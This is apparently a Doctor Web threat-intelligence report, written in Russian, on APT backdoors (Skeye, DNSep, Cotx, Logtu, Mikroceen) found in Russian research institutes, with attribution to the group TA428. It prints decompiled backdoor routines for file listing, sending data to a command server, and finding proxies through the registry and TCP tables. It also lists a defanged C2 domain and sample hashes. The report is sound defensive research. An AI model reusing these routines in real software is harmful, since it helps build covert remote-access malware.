# Исследование целевых атак на российские НИИ

Published: 2021-04-02 · Archived: 2026-04-06 00:32:41 UTC

Скачать в PDF

**2 апреля 2021 года**

## Введение


В конце сентября 2020 года в вирусную лабораторию «Доктор Веб» за помощью обратился один из российских научно-исследовательских институтов. Сотрудники НИИ обратили внимание на ряд технических проблем, которые могли свидетельствовать о наличии вредоносного ПО на одном из серверов локальной сети. В ходе расследования вирусные аналитики установили, что на НИИ была осуществлена целевая атака с использованием специализированных бэкдоров. Изучение деталей инцидента показало, что сеть предприятия была скомпрометирована задолго до обращения к нам и, судя по имеющимся у нас данным, — не одной APT-группой.

Полученные в ходе расследования данные говорят о том, что первая APT-группа скомпрометировала внутреннюю сеть института осенью 2017 года. Первичное заражение осуществлялось с помощью **BackDoor.Farfli.130** — модификации бэкдора, также известного как Gh0st RAT. Позднее, весной 2019 года в сети был установлен **Trojan.Mirage.12**, а в июне 2020 — **BackDoor.Siggen2.3268**.

Вторая хакерская группировка скомпрометировала сеть института не позднее апреля 2019, в этот раз заражение началось с установки бэкдора **BackDoor.Skeye.1**. В процессе работы мы также выяснили, что примерно в то же время — в мае 2019 года — Skeye был установлен в локальной сети другого российского НИИ.

Тем временем в июне 2019 года компания FireEye опубликовала отчет о целевой атаке на государственный сектор ряда стран центральной Азии с использованием этого бэкдора. Позднее, в период с августа по сентябрь 2020 года вирусные аналитики «Доктор Веб» зафиксировали установку различных троянов этой группой в сети предприятия, включая ранее не встречавшийся DNS-бэкдор **BackDoor.DNSep.1**, а также хорошо известный **BackDoor.PlugX**.

Более того, в декабре 2017 года на серверы обратившегося к нам НИИ был установлен **BackDoor.RemShell.24**. Представители этого семейства ранее были описаны специалистами Positive Technologies в исследовании Operation Taskmasters. При этом мы не располагаем такими данными, которые позволили бы однозначно определить, какая из двух APT-групп использовала этот бэкдор.




## Кто стоит за атаками?

Деятельность первой APT-группы не позволяет нам однозначно идентифицировать атаковавших как одну из ранее описанных хакерских группировок. При этом анализ используемых вредоносных программ и инфраструктуры показал, что эта группа активна как минимум с 2015 года.


Второй APT-группой, атаковавшей НИИ, по нашему мнению является TA428, ранее описанная исследователями компании Proofpoint в материале Operation Lag Time IT. В пользу этого вывода говорят следующие факты:

1. в коде бэкдоров **BackDoor.DNSep** и **BackDoor.Cotx** имеются явные пересечения и заимствования;
2. **BackDoor.Skeye.1** и **Trojan.Loader.661** использовались в рамках одной атаки, при этом последний является известным инструментом TA428;
3. бэкдоры, проанализированные нами в рамках этих атак, имеют пересечения в адресах управляющих серверов и сетевой инфраструктуре с бэкдорами, используемыми группировкой TA428.

Теперь подробнее рассмотрим выявленные связи. На графе приведена часть задействованной в атаке инфраструктуры с пересечениями бэкдоров Skeye и другим известным APT-бэкдором — PoisonIvy:



На этом графе изображены пересечения в инфраструктуре бэкдоров Skeye и Cotx:




Детальный анализ бэкдора DNSep и его последующее сравнение с кодом бэкдора Cotx выявили сходство как в общей логике обработки команд от управляющего сервера, так и в конкретных реализациях отдельных команд.

Другой интересной находкой этого исследования стал бэкдор Logtu, один из его образцов мы ранее описывали в рамках расследования инцидента в Киргизии. Адрес его управляющего сервера совпал с адресом сервера бэкдора Skeye — atob[.]kommesantor[.]com. В связи с этим мы также провели сравнительный анализ **BackDoor.Skeye.1** с образцами **BackDoor.Logtu.1** и **BackDoor.Mikroceen.11**.

Подробные технические описания обнаруженных вредоносных программ находятся в PDF-версии исследования и в вирусной библиотеке Dr.Web.

### Сравнительный анализ кода BackDoor.DNSep.1 и BackDoor.Cotx.1

Несмотря на то, что каналы связи с управляющим сервером у Cotx и DNSep кардинально различаются, нам удалось найти интересные совпадения в коде обоих бэкдоров.

Функция, отвечающая за обработку команд от управляющего сервера, принимает аргументом структуру:




```
 struct st_arg
{
  _BYTE cmd;
```

```
  st_string arg;
};
```

При этом, если нужная функция принимает несколько аргументов, то они все записаны в поле arg с разделителем |.

Набор команд **BackDoor.Cotx.1** обширнее, чем у **BackDoor.DNSep.1**, и включает все команды, которые есть у последнего.

В таблице ниже видно почти полное совпадение кода некоторых функций бэкдоров. При этом следует учитывать, в Cotx используется кодировка Unicode, а в DNSep — ANSI.

| **BackDoor.DNSep.1** | **BackDoor.Cotx.1** |
|---|---|
| Обработчик команды на отправку листинга каталога или информации о диске | |
|  |  |
| Функция получения информации о дисках | |
|  |  |
| Функция перечисления файлов в папке | |

```
v25 = 0;
path_.length = 0;
path_.memsize = 0;
std::string::copy(&path_, &path);
LOBYTE(v25) = 1;
v1 = (char *)&path_;
if ( path_.memsize >= 0x10u )
  v1 = path_.s;
if ( v1[path_.length - 1] != '\\' )
{
  v2 = strlen("\\");
  std::string::append_buf_w_len(&path_, "\\", v2);
}
v3 = strlen("*");
std::string::append_buf_w_len(&path_, "*", v3);
memset(error_msg, 0, 0xC8u);
memset(Destination, 0, 0x104u);
v22.length = 0;
v22.memsize = 15;
LOBYTE(v22.s) = 0;
LOBYTE(v25) = 2;
std::string::string(&s, empty_string);
LOBYTE(v25) = 3;
v4 = (char *)&path_;
if ( path_.memsize >= 0x10u )
  v4 = path_.s;
hFind = FindFirstFileA(v4, &FindFileData);
if ( hFind == (HANDLE)-1 )
{
  FindClose((HANDLE)0xFFFFFFFF);
  v6 = (char *)&path_;
  if ( path_.memsize >= 0x10u )
    v6 = path_.s;
  sprintf(error_msg, "file list error:open path [%s] error.", v6);
  pDnsClient_ = pDnsClient;
  error_msg_len = strlen(error_msg);
  dnsclient::add_packet_to_queue(pDnsClient_, 5, error_msg, error_msg_len);
}
else
{
  do
  {
    memset(Destination, 0, 0x104u);
    v9 = (char *)&path_;
    if ( path_.memsize >= 0x10u )
      v9 = path_.s;
    strcat(Destination, v9);
    strcat(Destination, FindFileData.cFileName);
```

```
p_net_ = p_net;
v36 = 0;
path_.len = 0;
path_.reserved = 0;
std::wstring::assign(&path_, &path);
LOBYTE(v36) = 1;
v3 = &path_;
if ( path_.reserved >= 8u )
  v3 = path_.s;
if ( v3[path_.len - 1] != '\\' )
  std::wstring::append_wsz(&path_, L"\\");
std::wstring::append_wsz(&path_, L"*");
memset(error_msg_buf, 0, sizeof(error_msg_buf));
memset(FileName, 0, 0x208u);
v32.len = 0;
LOWORD(v32.s) = 0;
v32.reserved = 7;
LOBYTE(v36) = 2;
Src.reserved = 7;
Src.len = 0;
LOWORD(Src.s) = 0;
std::wstring::from_buf(&Src, empty_wsz);
LOBYTE(v36) = 3;
v4 = &path_;
error_msg.reserved = &FindFileData;
if ( path_.reserved >= 8u )
  v4 = path_.s;
hFind = FindFirstFileW(v4, error_msg.reserved);
if ( hFind == INVALID_HANDLE_VALUE )
{
  FindClose(INVALID_HANDLE_VALUE);
  v6 = &path_;
  if ( path_.reserved >= 8u )
    v6 = path_.s;
  error_msg.reserved = v6;
  swprintf(error_msg_buf, L"file list error:open path [%s] error.");
  std::wstring::assign_buf(&error_msg, error_msg_buf);
  net::send_packet(*p_net, 4, error_msg);
  error_msg.len = 0;
  error_msg.reserved = 0;
  std::wstring::assign(&error_msg, &Src);
  net = *p_net;
}
else
{
  do
  {
    memset(FileName, 0, 0x208u);
```

Функция сбора информации о файлах в папке

```
*attributes = 0;
*&attributes[4] = 0;
v18 = 0;
memset(Str, 0, sizeof(Str));
hFind = FindFirstFileA(path, &FindFileData);
if ( hFind == INVALID_HANDLE_VALUE )
{
  std::string::string(info, empty_string);
}
else
{
  FileTimeToLocalFileTime(&FindFileData.ftLastWriteTime, &LocalFileTime);
  FileTimeToSystemTime(&LocalFileTime, &SystemTime);
  sprintf_s(
    last_write,
    0x32,
    "%4d-%02d-%02d %02d:%02d:%02d",
    SystemTime.wYear,
    SystemTime.wMonth,
    SystemTime.wDay,
    SystemTime.wHour,
    SystemTime.wMinute,
    SystemTime.wSecond);
  attributes[0] = ((FindFileData.dwFileAttributes & 2) != 0) | '0';
  attributes[2] = FindFileData.dwFileAttributes & 1 | '0';
  attributes[1] = ((FindFileData.dwFileAttributes & 4) != 0) | '0';
  strcpy(file_name, FindFileData.cFileName);
  if ( (FindFileData.dwFileAttributes & 0x10) != 0 )
  {
    strcpy(file_size, "0");
    v5 = "D";
  }
  else
  {
    sub_42238F(
      FindFileData.nFileSizeLow,
      (FindFileData.nFileSizeLow + __PAIR64__(FindFileData.nFileSizeHigh, 0)) >> 32,
      file_size,
      10);
    v5 = "F";
  }
  strcpy(type, v5);
  FindClose(hFind);
  sprintf(Str, "%s;%s;%s;%s;%s", file_name, type, last_write, attributes, file_size);
  std::string::string(info, Str);
}
return info;
}
```

```
v12 = 0;
memset(Src, 0, sizeof(Src));
v2 = FindFirstFileW(lpFileName, &FindFileData);
if ( v2 == -1 )
{
  std::wstring::assign_buf(info, empty_wsz);
}
else
{
  FileTimeToLocalFileTime(&FindFileData.ftLastWriteTime, &LocalFileTime);
  FileTimeToSystemTime(&LocalFileTime, &SystemTime);
  swprintf_s(
    last_write,
    100,
    L"%4d-%02d-%02d %02d:%02d:%02d",
    SystemTime.wYear,
    SystemTime.wMonth,
    SystemTime.wDay,
    SystemTime.wHour,
    SystemTime.wMinute,
    SystemTime.wSecond);
  v3 = FindFileData.dwFileAttributes;
  v4 = 0;
  attributes[0] = (FindFileData.dwFileAttributes >> 1) & 1 | '0';
  attributes[1] = (FindFileData.dwFileAttributes >> 2) & 1 | '0';
  attributes[2] = FindFileData.dwFileAttributes & 1 | 0x30;
  do
  {
    v5 = FindFileData.cFileName[v4++];
    FindFileData.cAlternateFileName[v4 + 13] = v5;
  }
  while ( v5 );
  if ( (v3 & 0x10) != 0 )
  {
    *file_size = '0';
    *type = 'D';
  }
  else
  {
    _i64tow(__SPAIR64__(FindFileData.nFileSizeHigh, FindFileData.nFileSizeLow), file_size, 10);
    *type = 'F';
  }
  FindClose(v2);
  swprintf(Src, L"%s;%s;%s;%s;%s", v17, type, last_write, attributes, file_size);
  std::wstring::assign_buf(info, Src);
}
return info;
}
```

Полученные в результате анализа данные позволяют предположить, что при создании бэкдора DNSep его автор имел доступ к исходным кодам Cotx. Поскольку эти ресурсы не являются общедоступными, мы предполагаем, что автор или группа авторов DNSep имеет отношение к группировке TA428. В пользу этой версии говорит и тот факт, что образец DNSep был найден в скомпрометированной сети пострадавшей организации вместе с другими известными бэкдорами TA428.

### Сравнительный анализ кода бэкдоров Skeye, Mikroceen, Logtu

В процессе исследования бэкдора Skeye мы обнаружили, что адрес его управляющего сервера также используется бэкдором семейства Logtu. Для сравнительного анализа мы использовали ранее описанные нами образцы **BackDoor.Logtu.1** и **BackDoor.Mikroceen.11**.

**Функции логирования**

Логирование во всех случаях так или иначе обфусцировано.

- **BackDoor.Mikroceen.11** — сообщения в формате %d-%d-%d %d:%d:%d <msg>\r\n записываются в файл %TEMP%\WZ9Jan10.TMP, где <msg> — случайная текстовая строка. В образце 2f80f51188dc9aea697868864d88925d64c26abc сообщения записываются в файл 7B296FB0.CAB;
- **BackDoor.Logtu.1** — сообщения в формате [%d-%02d-%02d %02d:%02d:%02d] <rec_id> <error_code>\n<opt_message>\n\n перед записью в файл %TEMP%\rar<rnd>.tmp шифруются операцией XOR с ключом 0x31;
- **BackDoor.Skeye.1** — сообщения в формате %4d/%02d/%02d %02d:%02d:%02d\t<rec_id>\t<error_code>\n записываются в файл %TEMP%\wcrypt32.dll.

Общая логика последовательности записи сообщений в журнал также схожа у всех трех образцов:

- начало исполнения фиксируется;
- в Logtu и Mikroceen в журнал записывается прямое подключение к управляющему серверу;
- в каждом случае указывается, через какой прокси выполнено подключение к серверу;
- в случае ошибки на этапе получения прокси из того или иного источника в журнале фиксируется отдельная запись.

Следует заметить, что настолько подробное и при этом обфусцированное логирование встречается крайне редко. Обфускация заключается в том, что в журнал записываются некоторые коды сообщений и в ряде случаев дополнительные данные. Кроме того, в данном случае прослеживается общая схема последовательности записи событий:

- начало исполнения;
- попытка подключения напрямую;
- получение адресов прокси;
- запись о подключении через тот или иной сервер.

**Поиск прокси-сервера**

Последовательность соединения с управляющим сервером также выглядит похожей у всех 3 образцов. Первоначально каждый бэкдор пытается подключиться к серверу напрямую, а в случае неудачи может использовать прокси-серверы, адреса которых находятся из трех источников помимо встроенного.

Получение адресов прокси-серверов **BackDoor.Mikroceen.11**:

- из файла %WINDIR%\debug\netlogon.cfg;
- из собственного лог-файла;
- путем поиска соединений с удаленными хостами через порты 80, 8080, 3128, 9080 в TCP-таблице.

```
if ( g_proxy_port != -1 )
{
  strcpy(v134, "PVrVoGx0");
  log_write(v134);
  v19 = http_proxy_connect(g_p_proxy_address, g_proxy_port, (unsigned __int16)g_C2_port);
  s = v19;
}
if ( v19 == -1 )
{
  *(_QWORD *)proxy_address = 0i64;
  v148 = 0i64;
  SizePointer = 0;
  get_netlogon_cfg_proxy(proxy_address, &SizePointer);
  strcpy(Format, "CcFNGQb8 %s:%d");
  memset(v151, 0, 0x104ui64);
  v20 = SizePointer;
  LODWORD(optlen) = SizePointer;
  sprintf_s(v151, 0x104ui64, Format, proxy_address, optlen);
  log_write(v151);
  s = http_proxy_connect(proxy_address, v20, (unsigned __int16)g_C2_port);
  if ( s == -1i64 || (lstrcpyA(g_p_proxy_address, proxy_address), g_proxy_port = v20, v19 = s, s == -1i64) )
  {
```

Поиск прокси в своем лог-файле:

```
GetTempPathA(0x104u, filename);
strcpy(v137, "\\WZ9Jan10.TMP");
lstrcatA(filename, v137);
*(_QWORD *)proxy_addr_log = 0i64;
v146 = 0i64;
proxy_port_log = 0;
EnterCriticalSection(&CriticalSection);
v81 = 0i64;
open_file(&v81, filename, "r");
if ( v81 )
{
  if ( (int)re_find(v81, "%[^\n]%*c", result) > 0 )
  {
    v22 = strstr(result, ":");
    v23 = v22;
    if ( v22 )
    {
      *v22 = 0;
      v24 = v22 + 1 - result;
      if ( v24 <= 16 )
      {
        memmove(proxy_addr_log, result, v24);
        proxy_port_log = str2int(v23 + 1);
      }
    }
  }
}
LeaveCriticalSection(&CriticalSection);
if ( proxy_port_log )
{
  strcpy(v142, "RWehGde0 %s:%d");
  memset(v159, 0, 0x104ui64);
  LODWORD(optlen) = proxy_port_log;
  sprintf_s(v159, 0x104ui64, v142, proxy_addr_log, optlen);
  log_write(v159);
  s = http_proxy_connect(proxy_addr_log, proxy_port_log, (unsigned __int16)g_C2_port);
```

Поиск в активных соединениях:

```
if ( GetTcpTable(v25, &SizePointer, 1) )
  goto LABEL_74;
if ( !v25 )
  goto LABEL_75;
v26 = 0;
if ( !v25->dwNumEntries )
  goto LABEL_74;
while ( 1 )
{
  v27 = v26;
  if ( v25->table[v27].dwState != 5 )
    goto LABEL_69;
  v28 = ntohs(v25->table[v27].dwRemotePort);
  if ( v28 != 80 && v28 - 8080 > 1 && v28 != 3128 && v28 != 9080 )
    goto LABEL_69;
  v29 = (struct in_addr)v25->table[v27].dwRemoteAddr;
  *(_QWORD *)proxy_Server = 0i64;
  v150 = 0i64;
  v30 = inet_ntoa(v29);
  lstrcpyA(proxy_Server, v30);
  v31 = inet_ntoa(v29);
  memset(String, 0, 0x104ui64);
  lstrcpyA(String, v31);
  v32 = String;
  v33 = 0;
  v34 = 0i64;
```

Получение адресов прокси-серверов **BackDoor.Logtu.1**:

- из реестра HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer;
- из раздела HKU реестра по SID активного пользователя;
- с помощью WinHTTP API WinHttpGetProxyForUrl путем запроса к google.com.

```
  if ( (unsigned __int8)http_proxy_connect(1u) && (unsigned __int8)send_sysinfo() )
  {
    write_log(3u, &nullb, 0);
    goto LABEL_35;
  }
}
if ( extract_proxy_from_reg() && (unsigned __int8)http_proxy_connect(1u) && (unsigned __int8)send_sysinfo() )
{
  write_log(4u, &nullb, 0);
  goto LABEL_35;
}
if ( get_IE_ProxyConfig() && (unsigned __int8)http_proxy_connect(1u) && (unsigned __int8)send_sysinfo() )
{
  write_log(4u, &nullb, 1u);
  goto LABEL_35;
}
v10 = get_session_user_token();
if ( extract_proxyserver_from_HKU_session_User_SID(v10)
  && (unsigned __int8)http_proxy_connect(1u)
  && (unsigned __int8)send_sysinfo() )
```


Получение адресов прокси-серверов **BackDoor.Skeye.1**:

- из раздела HKCU Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer;
- из раздела HKU по SID активного пользователя;
- путем поиска соединений с удаленными хостами через порты 80, 8080, 3128, 9080 в TCP-таблице.

```
----
{
  v8 = try_direct_connect(v7, port);
  if ( v8 == -1 )
  {
    v8 = try_connect_by_proxy_from_reg(v7, port);
    if ( v8 != -1 )
      goto LABEL_15;
    v9 = get_proxy_from_TcpTables(v7, port);
    if ( v9 != -1 )
      v8 = v9;
  }
  else
  {
    *(_DWORD *)&g_proxy_port = 0;
  }
}
if ( v8 == -1 )
  return 0;
```

**Пересечения в сетевой инфраструктуре**

Некоторые образцы совместно использовали одну и ту же сетевую инфраструктуру. Фрагмент графа наглядно показывает взаимосвязь между семействами.



**Идентификаторы**


В образцах **Logtu** и **Mikroceen** присутствуют строки, которые используются в качестве идентификаторов сборок или версий. Формат некоторых из них совпадает.

| **BackDoor.Mikroceen.11** | | **BackDoor.Logtu.1** | |
|---|---|---|---|
| **SHA1** | **Id** | **SHA1** | **id** |
| ce21f798119dbcb7a63f8cdf070545abb09f25ba | intl0113 | 029735cb604ddcb9ce85de92a6096d366bd38a24 | intpz0 |
| 0eb2136c5ff7a92706bc9207da32dd85691eeed5 | hisa5.si4 | 7b652e352a6d2a511f226e4d0cc22f093e052ad8 | retail2 |
| 2f80f51188dc9aea697868864d88925d64c26abc | josa5w5n | 1c5e5fd53fc2ee778342a5cae3ac2eb0ac345ed7 | retail |
| 2e50c075343ab20228a8c0c094722bbff71c4a2a | enc0225 | 00ddcc200d1031b8639026532c0087bfcc4520c9 | 716de |
| 3bd16f11b5b3965a124a6fc3286297e5cfe77715 | 520299 | b599797746ae8ccf7907cf88de232faa30ec95e6 | gas-zh |
| 5eecdf63e85833e712a1ff88df1341bbf32f4ab8 | Strive | 2d672d7818a56029b337e8792935195d53576a9d | jjlk |
| bd308f4d1a32096a3b90cfdae45bbc5c13e5e801 | R0916 | | |
| b1be4b2f874c8309f553acce90287c8c6bb2b6b1 | frsl.1ply | | |
| 21ffd24b8074d7cffdf4cc339d1fa8fe892eba27 | Wdv | | |
| 8fbec09e646311a285aee06b3dd45ccf58928703 | intz726 | | |
| 19921cc47b3de003186e65fd12b82235030f060d | 122764 | | |
| 0f70251abc8c64cbc7b24995c3d32927514d0a4b | V20180224 | | |
| 149947544ca4f7baa5bc3d00b080d0e943d8036b | SOE | | |
| e7f5a33b33e023a82ac9eee6ed40e4a38ce95277 | int815 | | |

| | |
|---|---|
| b4790eec7daa9f931bed43a53f66168b477599a7 | UOE |
| ab660a3ac46d563c756463bd1b64cc45f347a1f7 | B.Z11NOV20D |
| d0181759a175fbcc60975983b351f88970f484f9 | 299520 |
| 7a63fc9db2bc1e9b1ef793723d5877e6b4c566b8 | WinVideo |
| 13779006d0dafbe4b27bd282230df299eef2b8dc | SSLSSL |
| f53c77695a162c78c68f693f57f65752d17f6030 | int007server |
| 924341cab6106ef993b506193e6786e459936069 | intl1211 |
| 8ebf78c84cd7f66ca8708467a28d83658bcf6710 | intl821 |
| f2856d7d138430e164f83662e251ee311950d83c | intl821 |

Кроме того, в значительном числе образцов данный идентификатор равен значению TEST или test.

Пример в **BackDoor.Logtu.1** (9ea2488f07bf3edda23d9b7759c2d0c3c8501f92):




Пример в **BackDoor.Mirkoceen.11** (81bb895a833594013bc74b429fb1f24f9ec9df26):

```
; unsigned __int16 id[10]
id:                                     ; DATA XREF: get_system_info+1E6↑o
                                        ; get_system_info:loc_100053D0↑w ...
                text "UTF-16LE", 'ETBE',0 ; TEST
```

Таким образом, сравнительный анализ выявил у рассмотренных семейств сходства в:

- логике ведения журнала событий и его обфускации;
- логике подключения к управляющему серверу и алгоритмах поиска адресов прокси;
- используемой сетевой инфраструктуре.

### Заключение

В ходе расследования атак на российские НИИ наши вирусные аналитики нашли и описали несколько семейств целевых бэкдоров, включая ранее неизвестные образцы. Следует отдельно отметить длительное скрытое функционирование вредоносных программ в скомпрометированной сети пострадавшей организации — несанкционированное присутствие первой APT-группы оставалось незамеченным с 2017 года.

Характерной особенностью является наличие пересечений в коде и сетевой инфраструктуре проанализированных образцов. Мы допускаем, что выявленные связи указывают на принадлежность рассмотренных бэкдоров к одним и тем же хакерским группировкам.

Специалисты компании «Доктор Веб» рекомендуют производить регулярный контроль работоспособности важных сетевых ресурсов и своевременно обращать внимание на сбои, которые могут свидетельствовать о наличии в сети вредоносного ПО. Основная опасность целевых атак заключается не только в компрометации данных, но и в длительном присутствии злоумышленников в корпоративной сети. Такой сценарий позволяет годами контролировать работу организации и в нужный момент получать доступ к чувствительной информации. При

подозрении на вредоносную активность в сети мы рекомендуем обращаться в вирусную лабораторию «Доктор Веб», которая оказывает услуги по расследованию вирусозависимых компьютерных инцидентов. Оперативное принятие адекватных мер позволит сократить ущерб и предотвратить тяжелые последствия целевых атак.

Индикаторы компрометации

---